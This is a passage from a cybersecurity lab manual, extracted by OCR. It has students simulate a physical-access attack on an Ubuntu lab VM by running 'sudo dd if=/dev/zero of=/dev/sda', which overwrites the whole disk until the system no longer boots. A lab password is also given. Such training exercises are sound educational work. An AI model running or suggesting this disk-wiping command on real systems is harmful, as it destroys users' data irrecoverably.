
5. Open another new *Terminal* window by right-clicking on the **Terminal** icon and selecting **New Window.**



6. Position both *Terminal* windows so that both can be viewed at the same time.
7. Type the command below to mimic an HDD attack if an attacker had access to a physical machine within a network infrastructure. If prompted for a password, enter `NDGlabpass123!.`


```
sysadmin@ubuntusrv:~$ sudo dd if=/dev/zero of=/dev/sda
```

Notice on the *Terminal* running *iotop*, a heavy I/O activity is taking place.



8. Wait 1-3 minutes until the system crashes. Click on the dropdown menu for the **UbuntuSRV** system and select **Power Off.**
9. Wait 1-2 minutes until the task is completed.
10. Select the dropdown menu once more, but this time select **Power On.**

11. Wait 1-3 minutes until a message appears showing that no operating system is available.



The *dd* command has been successful in such a way that the damage has been done. The command process kept writing random zeros on the partition *sda* to the point where it can no longer function because of the overwritten files.

12. The lab is now complete; you may end the reservation.